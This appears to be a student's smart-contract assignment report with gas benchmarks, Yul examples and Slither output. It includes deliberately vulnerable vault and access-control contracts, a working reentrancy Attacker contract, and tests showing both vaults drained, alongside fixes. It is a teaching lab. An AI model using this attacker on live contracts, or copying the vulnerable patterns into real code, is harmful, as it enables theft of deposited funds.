|---------------------|---------------|-------------|---------------|-----------------------------|
| Methods                                                                                           |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Contracts / Methods · Min           · Max         · Avg           · # calls     · usd (avg)   |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Lock                ·                                                                             |
|---------------------|---------------|-------------|---------------|-------------|---------------|
|     withdraw        ·             -  ·          -  ·        34,096  ·         7  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| OptimizedContract   ·                                                                             |
|---------------------|---------------|-------------|---------------|-------------|---------------|
|     processNumbers  ·             -  ·          -  ·        51,598  ·         2  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| UnoptimizedContract ·                                                                             |
|---------------------|---------------|-------------|---------------|-------------|---------------|
|     processNumbers  ·             -  ·          -  ·       112,324  ·         2  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Deployments         ·                               ·                 % of limit    ·               |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Lock                ·             -  ·          -  ·       326,112  ·       0.5 %  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| OptimizedContract   ·             -  ·          -  ·       399,181  ·       0.7 %  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| UnoptimizedContract ·             -  ·          -  ·       567,935  ·       0.9 %  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Key                                                                                               |
|---------------------------------------------------------------------------------------------------|
| ()  Execution gas for this method does not include intrinsic gas overhead                         |
|---------------------------------------------------------------------------------------------------|
| Λ  Cost was non-zero but below the precision setting for the currency display (see options)       |
|---------------------------------------------------------------------------------------------------|
| Toolchain:  hardhat                                                                               |
```

```
|---------------------|---------------|-------------|---------------|-------------|---------------|
| OptimizedContract   ·                                                                             |
|---------------------|---------------|-------------|---------------|-------------|---------------|
|     processNumbers  ·             -  ·          -  ·        51,598  ·         2  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| UnoptimizedContract ·                                                                             |
|---------------------|---------------|-------------|---------------|-------------|---------------|
|     processNumbers  ·             -  ·          -  ·       112,324  ·         2  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Deployments         ·                               ·                 % of limit    ·               |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| Lock                ·             -  ·          -  ·       326,112  ·       0.5 %  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| OptimizedContract   ·             -  ·          -  ·       399,181  ·       0.7 %  ·           -  |
|---------------------|---------------|-------------|---------------|-------------|---------------|
| UnoptimizedContract ·             -  ·          -  ·       567,935  ·       0.9 %  ·           -  |
```

Optimization name	Gas saved	Explanation
Storage packing	20000 gas	The EVM works with 32-byte slots. Packing small types (uint8, address) into one slot reduces the number of SSTORE operations.
Immutable/constant	~2,100 gas per read compared to storage variables	The values are sewn directly into the byte code of the contract. Instead of the expensive SLOAD call (reading

		from the database), a cheap PUSH is used.
Calldata vs memory	In array with length 100, 3000-4000 gas save	memory creates a full copy of the data in RAM, and calldata allows you to read data directly from the transaction input stream.
Short-circuiting	Always depends, may be 0, and may be 10000000 gas	If first expression fails, it's not needed to check next.
Unchecked arithmetic	Unchecked saves ~60 gas/iteration for safe counters.	unchecked disables all checks where they are unnecessary.
Caching storage reads	In a tiny loop of just 10 iterations, caching the storage variable saves 27,000 gas.	Reading from Storage in a loop is a disaster. Caching to a local variable replaces hundreds of sloads with one.
Event-based logging:	~19,000 gas per record	Storing data in Storage arrays is incredibly expensive. Logs (emit Event) are 20 times cheaper, as they are not stored in the "state" of the blockchain.

Task 4

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract AssemblyBasics {
    uint256 public storedValue;

    function getCaller() public view returns (address customCaller) {
        assembly {
            // caller() opcode gets the address of the
            // account that is calling the function
            customCaller := caller()
        }
    }

    function isPowerOfTwo(uint256 n) public pure returns (bool result) {
        assembly {
            // We check two conditions:
            // a) n is not zero: gt(n, 0)
            // b) n AND (n-1) is zero: iszero(and(n, sub(n, 1)))
            if and(gt(n, 0), iszero(and(n, sub(n, 1)))) {
                result := 1
            }
        }
    }

    function updateStorage(uint256 newValue) public {
        assembly {
```

```
            // .slot gives us the index of the variable in storage
            let slot := storedValue.slot

            // sstore(slot, value) writes to the blockchain
            sstore(slot, newValue)
        }
    }

    function readStorageManually() public view returns (uint256 value) {
        assembly {
            let slot := storedValue.slot
            // sload(slot) reads from the blockchain
            value := sload(slot)
        }
    }
}
```

Operation	Solidity-only Gas	Assembly Gas
Get Caller	~320	~290
Power of 2	~450	~380
Storage Write	~22100	~22050

Documentation

Yul is the EVM's intermediate language. Developers can embed Yul directly in Solidity using assembly { } blocks,

gaining direct access to EVM opcodes while bypassing Solidity's abstractions, type system, and safety checks.

When Assembly is Justified

Operations Solidity doesn't support - accessing specific storage slots by position (EIP-1967 slots), raw memory manipulation, low-level return data handling

Maximum gas efficiency - critical code paths in DeFi where every gas unit matters. Uniswap V3 uses extensive assembly for tick math.

Infrastructure code - proxy fallback functions that must copy calldata, delegatecall, and forward return data.

When Assembly is Risk

General application logic - where the risk of bugs outweighs gas savings.

Assembly bypasses all safety features - a single mistake can corrupt storage, create vulnerabilities, or cause silent data loss.

Part 3

Task 5: Vulnerability Analysis & Exploitation

Vulnerability A: Reentrancy Attack

ValnerableVault.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract VulnerableVault {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "Insufficient balance");

        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transfer failed");

        balances[msg.sender] = 0;
    }
}
```

Attacker.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IVault {
    function deposit() external payable;
    function withdraw() external;
}

contract Attacker {
    IVault public vault;

    constructor(address _vault) {
        vault = IVault(_vault);
    }

    receive() external payable {
        if (address(vault).balance >= 1 ether) {
            vault.withdraw();
        }
    }
```

```
    function attack() external payable {
        require(msg.value >= 1 ether, "Need at least 1 ETH");
        vault.deposit{value: 1 ether}();
        vault.withdraw();
    }
}
```

FixedVault

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/utils/ReentrancyGuard.sol";

contract FixedVault is ReentrancyGuard {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public nonReentrant {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "Insufficient balance");

        balances[msg.sender] = 0;

        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transfer failed");
    }
}
```

Vulnerability B: Access Control Misconfiguration

VulnerableAccess

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract VulnerableAccess {
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function withdrawAll() public {
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
```

```
}
```

FixedAccess.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/access/Ownable.sol";

contract FixedAccess is Ownable {

    constructor() Ownable(msg.sender) {}

    function withdrawAll() public onlyOwner {
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
}
```

SecurityTest.js

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

describe("Security Audits", function () {
  let vault, attackerContract, deployer, user, attacker;

  beforeEach(async function () {
    [deployer, user, attacker] = await ethers.getSigners();
  });

  describe("Reentrancy Attack ", function () {
    it("Should drain the vulnerable vault", async function () {
      const Vault = await ethers.getContractFactory("VulnerableVault");
      vault = await Vault.deploy();

      await vault.connect(user).deposit({ value: ethers.parseEther("10") });

      const AttackerFactory = await ethers.getContractFactory("Attacker");
      attackerContract = await AttackerFactory.connect(attacker).deploy(await
vault.getAddress());

      await attackerContract.connect(attacker).attack({ value:
ethers.parseEther("1") });

      expect(await ethers.provider.getBalance(await
vault.getAddress())).to.equal(0);
    });
```

```
    it("Should FAIL to drain the fixed vault ", async function () {
      const FixedVault = await ethers.getContractFactory("FixedVault");
      let fixedVault = await FixedVault.deploy();

      await fixedVault.connect(user).deposit({ value: ethers.parseEther("10") });
      const AttackerFactory = await ethers.getContractFactory("Attacker");
      attackerContract = await AttackerFactory.connect(attacker).deploy(await
fixedVault.getAddress());

      await expect(attackerContract.connect(attacker).attack({ value:
ethers.parseEther("1") }))
        .to.be.reverted;
    });
  });

  describe("Access Control ", function () {
    it("Any user can drain VulnerableAccess ", async function () {
      const VulnAccess = await ethers.getContractFactory("VulnerableAccess");
      const access = await VulnAccess.deploy();

      await deployer.sendTransaction({ to: await access.getAddress(), value:
ethers.parseEther("10") });

      await access.connect(attacker).withdrawAll();
      expect(await ethers.provider.getBalance(await
access.getAddress())).to.equal(0);
    });

    it("Only owner can drain FixedAccess", async function () {
      const FixedAccess = await ethers.getContractFactory("FixedAccess");
      const access = await FixedAccess.deploy();

      await deployer.sendTransaction({ to: await access.getAddress(), value:
ethers.parseEther("10") });

      await
expect(access.connect(attacker).withdrawAll()).to.be.revertedWithCustomError(acce
ss, "OwnableUnauthorizedAccount");
    });
  });
});
```

```
Security Audits
  Reentrancy Attack
    ✓ Should drain the vulnerable vault
    ✓ Should FAIL to drain the fixed vault
  Access Control
    ✓ Any user can drain VulnerableAccess
    ✓ Only owner can drain FixedAccess
```

Security report:

Vulnerability A: Reentrancy Attack

Description: A reentrancy attack happens when a smart contract sends Ether to a user before it updates their internal balance. A malicious user can take advantage of this by using a smart contract to automatically call the withdraw function again and again. Since the vulnerable contract hasn't updated the balance yet, it keeps sending money in a loop.

Impact: CRITICAL. This is a fatal flaw. An attacker can completely drain all the Ether stored in the smart contract in a single transaction.

Root Cause: The developer wrote the code in the wrong order. In the vulnerable contract, the command to send the money (msg.sender.call) is placed before the command that sets the user's balance to zero (balances[msg.sender] = 0).

Remediation:

1. **Use the CEI Pattern:** Always follow the Checks-Effects-Interactions rule. You must update the contract's state (set the balance to 0) before you physically send the Ether.

2. **Add a Lock:** Import OpenZeppelin’s ReentrancyGuard and add the nonReentrant modifier to the withdraw function. This acts like a locked door, preventing the function from being called again while it is still running

Example:

Imagine an ATM that first gives you cash, and only then debits it from your account. The hacker writes a special smart contract that acts like a robot: as soon as the ATM issues him the first bill, the robot instantly requests withdrawal of funds again, before the system has time to update the balance. Since the ATM's code has not yet recorded that the money has already been issued, it issues cash again, entering an endless cycle that repeats in a split second until all funds run out in the vault.

Vulnerability B: Access Control Misconfiguration

Description: Access control issues occur when critical functions are left unprotected. For example, a function like withdrawAll() that is meant to take out all the contract's funds is left wide open. The contract does not check who is actually calling the function.

Impact: CRITICAL. Because there are no restrictions, any random person on the blockchain can call this function and steal all the money or take over the contract's admin settings.

Root Cause: The developer forgot to verify the identity of the user calling the function. By default, Solidity functions marked as public can be called by anyone. Without a specific check (like require(msg.sender == owner)), the contract assumes every caller is allowed to execute the code.

Remediation:

1. **Apply Modifiers:** Add the onlyOwner modifier to all sensitive functions. This ensures that the contract will immediately reject the transaction if anyone other than the true owner tries to call it.

Example:

Imagine that you built an ultra-secure vault with millions of dollars inside, but forgot to put a lock on the main door and did not appoint a security guard to check the passes. In the world of smart contracts, this means that the withdrawal function is left public to everyone. As a result, absolutely any random user of the blockchain can simply call this function and seamlessly transfer all the money to his personal wallet, because the code did not even try to check whether this person is the creator of the contract or the administrator.

Task 6: Static Analysis with Slither

Task 1

```
Detector: missing-zero-check
ChildContract.constructor(address,string)._owner (contracts/ChildContract.sol#11) lacks a zero-check on :
                - owner = _owner (contracts/ChildContract.sol#12)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Detector: timestamp
Lock.constructor(uint256) (contracts/Lock.sol#13-21) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < _unlockTime,Unlock time should be in the future) (contracts/Lock.sol#14-17)
Lock.withdraw() (contracts/Lock.sol#23-33) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= unlockTime,You can't withdraw yet) (contracts/Lock.sol#27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Detector: pragma
2 different versions of Solidity are used:
        - Version constraint ^0.8.30 is used by:
                -^0.8.30 (contracts/ChildContract.sol#2)
                -^0.8.30 (contracts/Factory.sol#2)
        - Version constraint ^0.8.28 is used by:
                -^0.8.28 (contracts/Lock.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Detector: naming-convention
Function ChildContract.Withdraw() (contracts/ChildContract.sol#23-28) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Detector: immutable-states
ChildContract.owner (contracts/ChildContract.sol#5) should be immutable
Lock.owner (contracts/Lock.sol#9) should be immutable
Lock.unlockTime (contracts/Lock.sol#8) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immutable
```

```
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immutable
INFO:Slither:. analyzed (3 contracts with 101 detectors), 8 result(s) found
```

No action needed

Task 2

```
INFO:Detectors:
Detector: unused-return
ERC1967Utils.upgradeToAndCall(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/proxy/ERC1967/ERC196
7Utils.sol#67-76) ignores return value by Address.functionDelegateCall(newImplementation,data) (../../../../../node_mo
dules/@openzeppelin/contracts/proxy/ERC1967/ERC1967Utils.sol#72)
ERC1967Utils.upgradeBeaconToAndCall(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/proxy/ERC1967/
ERC1967Utils.sol#157-166) ignores return value by Address.functionDelegateCall(IBeacon(newBeacon).implementation(),dat
a) (../../../../../node_modules/@openzeppelin/contracts/proxy/ERC1967/ERC1967Utils.sol#162)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
INFO:Detectors:
Detector: timestamp
Lock.constructor(uint256) (contracts/Lock.sol#13-21) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < _unlockTime,Unlock time should be in the future) (contracts/Lock.sol#
14-17)
Lock.withdraw() (contracts/Lock.sol#23-33) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= unlockTime,You can't withdraw yet) (contracts/Lock.sol#27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Detector: assembly
OwnableUpgradeable._getOwnableStorage() (../../../../../node_modules/@openzeppelin/contracts-upgradeable/access/Ownabl
eUpgradeable.sol#30-34) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#31
-33)
Initializable._getInitializableStorage() (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/Initializabl
e.sol#232-237) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/Initializable.sol#234-236)
LowLevelCall.callNoReturn(address,uint256,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCa
ll.sol#19-23) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#20-22)
LowLevelCall.callReturn64Bytes(address,uint256,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLe
velCall.sol#38-48) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#43-47)
LowLevelCall.staticcallNoReturn(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall
.sol#51-55) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#52-54)
LowLevelCall.staticcallReturn64Bytes(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLeve
lCall.sol#62-71) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#66-70)
```

```
LowLevelCall.delegatecallNoReturn(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCa
ll.sol#74-78) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#75-77)
LowLevelCall.delegatecallReturn64Bytes(address,bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLe
velCall.sol#85-94) uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#89-93)
LowLevelCall.returnDataSize() (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#97-101) uses
 assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#98-100)
LowLevelCall.returnData() (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#104-111) uses as
sembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#105-110)
LowLevelCall.bubbleRevert() (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#114-120) uses
assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#115-119)
LowLevelCall.bubbleRevert(bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#122-126)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#123-125)
StorageSlot.getAddressSlot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#66-70)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#67-69)
StorageSlot.getBooleanSlot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#75-79)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#76-78)
StorageSlot.getBytes32Slot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#84-88)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#85-87)
StorageSlot.getUint256Slot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#93-97)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#94-96)
StorageSlot.getInt256Slot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#102-106)
 uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#103-105)
StorageSlot.getStringSlot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#111-115)
 uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#112-114)
StorageSlot.getStringSlot(string) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#120-124)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#121-123)
StorageSlot.getBytesSlot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#129-133)
```

```
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#121-123)
StorageSlot.getBytesSlot(bytes32) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#129-133)
uses assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#130-132)
StorageSlot.getBytesSlot(bytes) (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#138-142) us
es assembly
        - INLINE ASM (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#139-141)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
Detector: pragma
6 different versions of Solidity are used:
        - Version constraint ^0.8.20 is used by:
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.so
l#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.so
l#3)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol
#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/Initializable.sol#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/Address.sol#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/Errors.sol#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#4)
                -^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#5)
                -^0.8.20 (contracts/LogicV1.sol#2)
                -^0.8.20 (contracts/LogicV2.sol#2)
        - Version constraint ^0.8.22 is used by:
                -^0.8.22 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.
sol#3)
                -^0.8.22 (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/UUPSUpgradeable.sol#4)
        - Version constraint >=0.4.11 is used by:
                ->=0.4.11 (../../../../../node_modules/@openzeppelin/contracts/interfaces/IERC1967.sol#4)
        - Version constraint >=0.4.16 is used by:
                ->=0.4.16 (../../../../../node_modules/@openzeppelin/contracts/interfaces/draft-IERC1822.sol#4)
                ->=0.4.16 (../../../../../node_modules/@openzeppelin/contracts/proxy/beacon/IBeacon.sol#4)
        - Version constraint ^0.8.21 is used by:
                -^0.8.21 (../../../../../node_modules/@openzeppelin/contracts/proxy/ERC1967/ERC1967Utils.sol#4)
        - Version constraint ^0.8.28 is used by:
                -^0.8.28 (contracts/Lock.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
```

```
INFO:Detectors:
Detector: solc-version
Version constraint ^0.8.20 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication
        - FullInlinerNonExpressionSplitArgumentEvaluationOrder
        - MissingSideEffectsOnSelectorAccess.
It is used by:
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#3)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/Initializable.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/Errors.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/LowLevelCall.sol#4)
        - ^0.8.20 (../../../../../node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#5)
        - ^0.8.20 (contracts/LogicV1.sol#2)
        - ^0.8.20 (contracts/LogicV2.sol#2)
Version constraint ^0.8.22 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication.
It is used by:
        - ^0.8.22 (../../../../../node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol#3)
        - ^0.8.22 (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/UUPSUpgradeable.sol#4)
Version constraint >=0.4.11 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - DirtyBytesArrayToStorage
        - KeccakCaching
        - EmptyByteArrayCopy
        - DynamicArrayCleanup
        - ImplicitConstructorCallvalueCheck
        - TupleAssignmentMultiStackSlotComponents
        - MemoryArrayCreationOverflow
        - privateCanBeOverridden
        - SignedArrayStorageCopy
        - UninitializedFunctionPointerInConstructor_0.4.x
        - IncorrectEventSignatureInLibraries_0.4.x
        - ExpExponentCleanup
        - NestedArrayFunctionCallDecoder
        - ZeroFunctionSelector
        - DelegateCallReturnValue
        - ECRecoverMalformedInput
        - SkipEmptyStringLiteral.
```

```
        - UninitializedFunctionPointerInConstructor_0.4.x
        - IncorrectEventSignatureInLibraries_0.4.x
        - ExpExponentCleanup
        - NestedArrayFunctionCallDecoder
        - ZeroFunctionSelector.
It is used by:
        - >=0.4.16 (../../../../../node_modules/@openzeppelin/contracts/interfaces/draft-IERC1822.sol#4)
        - >=0.4.16 (../../../../../node_modules/@openzeppelin/contracts/proxy/beacon/IBeacon.sol#4)
Version constraint ^0.8.21 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication.
It is used by:
        - ^0.8.21 (../../../../../node_modules/@openzeppelin/contracts/proxy/ERC1967/ERC1967Utils.sol#4)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Detector: naming-convention
Function OwnableUpgradeable.__Ownable_init(address) (../../../../../node_modules/@openzeppelin/contracts-upgradeable/a
ccess/OwnableUpgradeable.sol#51-53) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained(address) (../../../../../node_modules/@openzeppelin/contracts-upg
radeable/access/OwnableUpgradeable.sol#55-60) is not in mixedCase
Constant OwnableUpgradeable.OwnableStorageLocation (../../../../../node_modules/@openzeppelin/contracts-upgradeable/ac
cess/OwnableUpgradeable.sol#28) is not in UPPER_CASE_WITH_UNDERSCORES
Function ContextUpgradeable.__Context_init() (../../../../../node_modules/@openzeppelin/contracts-upgradeable/utils/Co
ntextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (../../../../../node_modules/@openzeppelin/contracts-upgradeabl
e/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable UUPSUpgradeable.__self (../../../../../node_modules/@openzeppelin/contracts/proxy/utils/UUPSUpgradeable.sol#2
3) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Detector: unindexed-event-address
Event IERC1967.AdminChanged(address,address) (../../../../../node_modules/@openzeppelin/contracts/interfaces/IERC1967.
sol#18) has address parameters but no indexed parameters
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unindexed-event-address-parameters
INFO:Detectors:
Detector: immutable-states
Lock.owner (contracts/Lock.sol#9) should be immutable
Lock.unlockTime (contracts/Lock.sol#8) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immuta
ble
INFO:Slither:. analyzed (15 contracts with 101 detectors), 40 result(s) found
```

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
unused-return	ERC1967Utils.sol (OpenZeppelin)	Medium	The return value of Address.functionDelegateCall is ignored. If the call fails silently, the proxy upgrade might fail without reverting properly.	False Positive	Ignored. OpenZeppelin's internal library handles reverting internally via assembly if the call fails. This is safe.
timestamp	Lock.sol	Low	Uses block.timestamp for lock time comparisons.	False Positive	Ignored. This is a standard and acceptable practice for time-locks spanning hours/days.
immutable-states	Lock.sol	Optimization	owner and unlockTime are set once but not marked as immutable.	True Positive	Added the immutable keyword to these variables in Lock.sol to save gas.
assembly	OpenZeppelin (Initializable.sol, LowLevelCall.sol, StorageSlot.sol, etc.)	Info	Extensive use of inline Yul assembly for memory management, returning arbitrary data sizes, and accessing specific proxy storage slots.	False Positive	Ignored. Proxies require assembly to manipulate storage slots (ERC1967) and forward delegatecall data safely. These are heavily audited standard libraries.
pragma / solc-version	All contracts & OpenZeppelin	Info	6 different pragma versions are detected (ranging from >=0.4.11 to ^0.8.28). Old versions contain	False Positive (for OZ) / True Positiv	For local contracts (LogicV1, LogicV2, Lock), updated the pragma to exactly 0.8.28. The OpenZeppelin

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
			known compiler bugs.	e (for local files)	library pragmas are left untouched as they are external dependencies.
naming-convention	OpenZeppelin (OwnableUpgradeable, ContextUpgradeable)	Info	Internal initialization functions like __Ownable_init do not follow strict mixedCase rules.	False Positive	Ignored. OpenZeppelin uses leading underscores for internal upgradeable initializer functions by design to prevent accidental calls.
unindexed-event-address	IERC1967.AdminChanged (OpenZeppelin)	Info	An event takes an address parameter but does not mark it as indexed for easier frontend searching.	False Positive	Ignored. This is part of the standard ERC-1967 interface design.

Task 3

```
PS C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\Part2-TASK3> slither .
'npx hardhat clean' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\Part2-TASK3)
'npx hardhat clean --global' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\Part2-TASK3)
'npx hardhat compile --force' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\Part2-TASK3)
INFO:Detectors:
Detector: timestamp
Lock.constructor(uint256) (contracts/Lock.sol#13-21) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < _unlockTime,Unlock time should be in the future) (contracts/Lock.sol#
14-17)
Lock.withdraw() (contracts/Lock.sol#23-33) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= unlockTime,You can't withdraw yet) (contracts/Lock.sol#27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Detector: pragma
2 different versions of Solidity are used:
        - Version constraint ^0.8.28 is used by:
                -^0.8.28 (contracts/Lock.sol#2)
        - Version constraint ^0.8.20 is used by:
                -^0.8.20 (contracts/OptimizedContract.sol#2)
